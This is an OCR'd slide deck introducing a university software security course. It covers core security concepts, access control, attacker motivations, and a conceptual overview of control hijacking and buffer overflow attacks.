COURSE INTRODUCTION

MEMORY SAFETY

Dr. Benjamin Livshits

Key Themes of This Course

- How to **think** about security
  - The Security Mindset - “new” way to think about systems
  - Threat models, security goals, assets, risks, adversaries
  - Connection between security, technology, politics, ethics, ...


- **Technical aspects** of security
  - Attack techniques
  - Defenses

Special Focus on Software Security

- (In)security comes about as a result of bugs
- Often – but not always – these are software bugs
- We will focus on the software aspect of security
- Often the term *application security* or *software security* is used to describe some of this

Software Security

- "First things first—make sure you **know how to code**, and have been doing so for years. It is better to be a developer (and architect) and then learn about security than to be a **security guy** and try to learn to code"



Course Outline

Monday	overview of security, memory safety
Tuesday	web application vulnerabilities
Wednesday	static and runtime analysis
Thursday	malware
Friday	privacy
Saturday	exam 11-13

Reading list

- 25 Years of Vulnerabilities
- A few billion lines of code later
- Is open source security a myth?
- SAGE: Whitebox Fuzzing for Security Testing
- Symbolic Execution for Software Testing
- Browser security: Lessons from Chrome
- Advertising Gets Personal
- Inside the Slammer Worm
- The underground economy: priceless
- Understanding Android Security

What This Course is NOT About

- Not a comprehensive course on computer security
  - Computer security is a broad discipline!
  - Impossible to cover everything in one quarter
  - So be careful in industry or wherever you go!
- Not about all of the latest and greatest attacks
  - Follow the news
- Not a course on ethical, legal, or economic issues
  - We will touch on ethical issues, but the topic is huge
- Not a course on how to “hack” or “crack” systems or do computer forensics
  - Yes, we will learn about attacks ... but the ultimate goal is to develop an understanding of attacks so that you can build more secure systems

Security Concepts

1. Authentication
2. Authorization
3. Confidentiality
4. Data / Message Integrity
5. Accountability
6. Availability
7. Non-Repudiation

Authentication

- Identity Verification
- How can Bob be sure that he is communicating with Alice?
- Three General Ways:
  - Something you ***know (i.e., Passwords)***
  - Something you ***have (i.e., Tokens)***
  - Something you ***are (i.e., Biometrics)***

Something You Know

- Example: Passwords
  - Pros:
    - Simple to implement
    - Simple for users to understand
  - Cons:
    - Easy to crack (unless users choose strong ones)
    - Passwords are reused many times

- One-time Passwords (OTP):
  - different password used each time, but it is difficult for user to remember all of them
  - what can be done to deal with password memorization issues?

Something You Have

- A "secret" is a sequence of bits, 0s and 1s, only know to the card/token and the system into which it is inserted
  - OTP Cards (e.g. SecurID): generates new password each time user logs in
  - Smart Card: tamper-resistant, stores secret information, entered into a card-reader
  - Token / Key (i.e., iButton)
  - ATM Card
  - Strength of authentication depends on difficulty of forging

Or Maybe I Have a Browser Cookie

Cookie is part of subsequent requests

```
Request URL: https://myuw.washington.edu/servlet/ma
Request Method: GET
Status Code: 200 OK
Request Headers      view source
  Accept: text/html,application/xhtml+xml,applicatio
  Accept-Encoding: gzip,deflate
  Accept-Language: en-US,en;q=0.8,ru;q=0.6
  Connection: keep-alive
  Cookie: MyUWClassQuarterCode=4; SESS67000da9466154
  2.1045452304.1409009811; __utma=152962213.1045452
  0.1411580267; __utmc=152962213; __utmz=152962213.
  d=referral|utmcct=/itconnect/connect/email/mailma
  .1045452304.1409009811.1411529170.1411580174.30;
  90417.1411529170.29.5.utmcsr=google|utmccn=(organ
  53388174E75330162E704FDC6C7.myuw12; pubcookie_s_m
  WFXKqlLsgplyaVe0yF4ggeL5Tx+Rr0BfeTLc64SRqeHmqeGmG
  oIyE2xx/1BpE1dKSuRUvi9Un1Ark1xSwAuD1rNLohOBOrKAj7
```

Biometrics

- Pros: “raises the bar”
- Cons: false negatives/positives, social acceptance, key management
  - False positive: authentic user rejected
  - False negative: impostor accepted

Final Notes

- Two-factor Authentication: Methods can be combined (i.e. ATM card & PIN)
- Who is authenticating who?
  - Person-to-computer?
  - Computer-to-computer?
- Three types (e.g. SSL):
  - Client Authentication: server verifies client's id
  - Server Authentication: client verifies server's id
  - Mutual Authentication (Client & Server)
- Authenticated user is a "**Principal**"

Authorization


- Checking whether a user has permission to conduct some action


- Identity vs. Authority

- Is a "subject" (Alice) allowed to access an "object" (open a file)?

- *Access Control List*: mechanism used by many operating systems to determine whether users are authorized to conduct different actions

Configuring Mailing List Permissions





Access Control Lists (ACLs)

- Set of three-tuples
  - <User, Resource, Privilege>
  - Specifies which users are allowed to access which resources with which privileges
- Privileges can be assigned based on roles (e.g. **admin**)

Table 1-1. *A Simple ACL*

User	Resource	Privilege
Alice	/home/Alice/*	Read, write, execute
Bob	/home/Bob /*	Read, write, execute

Access Control Models

- ACLs used to implement these models
- **Mandatory**: computer system decides exactly who has access to which resources
- **Discretionary** (e.g. UNIX): users are authorized to determine which other users can access files or other resources that they create, use, or own
- **Role-Based** (Non-Discretionary): user’s access & privileges determined by role

Confidentiality

- Goal: Keep the contents of communication or data on storage secret
- Example: Alice and Bob want their communications to be secret from Eve
- *Key* – a secret shared between Alice & Bob
- Sometimes accomplished with
  - Cryptography, Steganography, Access Controls, Database Views

Message/Data Integrity

- Data Integrity = No Corruption
- *Man in the middle attack*: Has Mallory tampered with the message that Alice sends to Bob?
- *Integrity Check*: Add redundancy to data/messages

- Techniques:
  - Hashing (MD5, SHA-1, …), Checksums (CRC…)
  - Message Authentication Codes (MACs)

- Different From Confidentiality:
  - A -> B: "The value of x is 1" (not secret)
  - A -> M -> B: "The value of x is 10000" (BAD)
  - A -> M -> B: "The value of y is 1" (BAD)

Accountability

- Able to determine the attacker or principal
- Logging & Audit Trails
- Requirements:
  - Secure Timestamping (OS vs. Network)
  - Data integrity in logs & audit trails, must not be able to change trails, or be able to detect changes to logs
  - Otherwise attacker can cover their tracks

Availability

- Uptime, Free Storage
  - Ex. dial tone availability, System downtime limit, Web server response time
- Solutions:
  - Add redundancy to remove single point of failure
  - Impose “limits” that legitimate users can use
- Goal of DoS (Denial of Service) attacks are to reduce availability
  - Malware used to send excessive traffic to victim site
  - Overwhelmed servers can’t process legitimate traffic

Non-Repudiation

- Undeniability of a transaction
- Alice wants to prove to Trent that she did communicate with Bob
- Generate evidence / receipts (digitally signed statements)
- Often not implemented in practice, credit-card companies become de facto third-party verifiers

How Systems Fail

- Systems may fail for many reasons, including
  - Reliability or robustness deals with accidental failures
  - Security deals with intentional failures created by intelligent parties
    - Security is about computing in the presence of an adversary
    - But security, reliability, and usability are all related
  - Usability deals with problems arising from operating mistakes made by users

What Drives the Attackers?

- Adversarial motivations:
  - Money, fame, malice, revenge, curiosity, politics, terror....
- Fake websites: identity theft, steal money
- Control victim's machine: send spam, capture passwords
- Industrial espionage and international politics
- Attack on website, extort money
- Wreak havoc, achieve fame and glory
- Access copy-protected movies and videos, entitlement or pleasure

Security is a Big Problem

- Security very often on front pages of newspapers


THE WALL STREET JOURNAL.

TOP STORIES IN BUSINESS 1 of 12

Pay TV Takes Stock of Dodgers Fiasco

Home Depot Was Hacked by

Agencies Warn Retailers of the Software Used

Email Print 9 Comments

By SHELLY BANJO and DANNY YADRON CONNECT

Sept. 24, 2014 8:33 p.m. ET

The software appeared to be customized for Home Depot's system

Federal security agencies warned retailers Wednesday
malicious software program they are calling Mozart was
Depot (HD +0.05%) earlier this year, people familiar with the matter said.

Shellshock bug: First malware to exploit security flaw spotted in the wild

Sep 25, 2014 15:27 By Mikey Smith

The first bot apparently designed to exploit the Shellshock bash bug has been discovered, and many more are expected to follow

122 Shares Share Tweet +1 Email

Hacked off: An underground criminal network are stealing people's financial information

The first malware apparently designed to exploit the devastating Shellshock

Recommended In News

Improve these suggestions

CYBERSECURITY Londoners unwittingly sign away first-born child to get free Wi-Fi

TWITTER 10 greatest celebrity Twitter howlers

APPLE Apple's 'illegal' tax deals with Irish government probed by EU

CRIME Tech-savvy paedophiles drive market for web-streamed child abuse

Challenges: What is "Security?"

- What does security mean?
  - Often the hardest part of building a secure system is figuring out what security means
- Questions:
  - What are the assets to protect?
  - What are the threats to those assets?
  - Who are the adversaries, and what are their resources?
  - What is the security policy?
- Perfect security does <u>not</u> exist!
  - Security is not a binary property
  - Security is about risk management

From Policy to Implementation

- After you've figured out what security *means* to your application, there are still challenges
  - Requirements bugs
    - Incorrect or problematic goals
  - Design bugs
    - Poor use of cryptography
    - Poor sources of randomness
    - ...
  - Implementation bugs
    - Buffer overflow attacks
    - ...
  - Is the system <u>usable</u>?

Many Participants Affecting System Security

- Many parties involved
  - System developers
  - Companies deploying the system
  - The end users
  - The adversaries (possibly one of the above)
- Different parties have different goals
  - System developers and companies may wish to optimize cost
  - End users may desire security, privacy, and usability
    - True?
  - But the relationship between these goals is quite complex (will customers choose not to buy the product if it is not secure?)

Other (Mutually-Related) Issues

- Do consumers actually care about security?
- Do consumers care about privacy?
- Security is expensive to implement
- Plenty of legacy software
- Easier to write “insecure” code
- Some languages (like C and C++) are unsafe

Approaches to Security

- Prevention
  - Stop an attack
- Detection
  - Detect an ongoing or past attack
- Response
  - Respond to attacks


- The threat of a response may be enough to deter some attackers

Control Hijacking Attacks


- Take over target machine (e.g. web server)
- Execute arbitrary code on target by hijacking application's control flow, i.e. what actions it performs
- Ideally, this is something that can be done remotely

- Basic examples
  - Buffer overflow attacks
  - Integer overflow attacks
  - Format string vulnerabilities
- More advanced
  - Heap-based exploits
  - Heap spraying
  - ROC – return-oriented programming
  - JIT spraying


Buffer Overruns: 35% of Critical Vulns



Vulnerabilities By Year



Top 3 Vulnerability Type Over Time



Anatomy of a Buffer Overflow


- *Buffer*: memory used to store user input, has fixed maximum size
- *Buffer overflow*: when user input exceeds max buffer size
- Extra input goes into memory locations

Semantics of the Program vs. Implementation of the Language

- Buggy programs will behave “as expected” most of the time
- Some of the time, they will fail in unexpected ways
- Some other times, when confronted with unexpected inputs provided by the attacker, they will give the attacker some unexpected capabilities
- Fundamentally, the semantics of C are very close to its implementation on modern hardware, which compromises safety

A Small Example


- Malicious user enters > **1024** chars, but **`buf`** can only store 1024 chars; extra chars overflow buffer

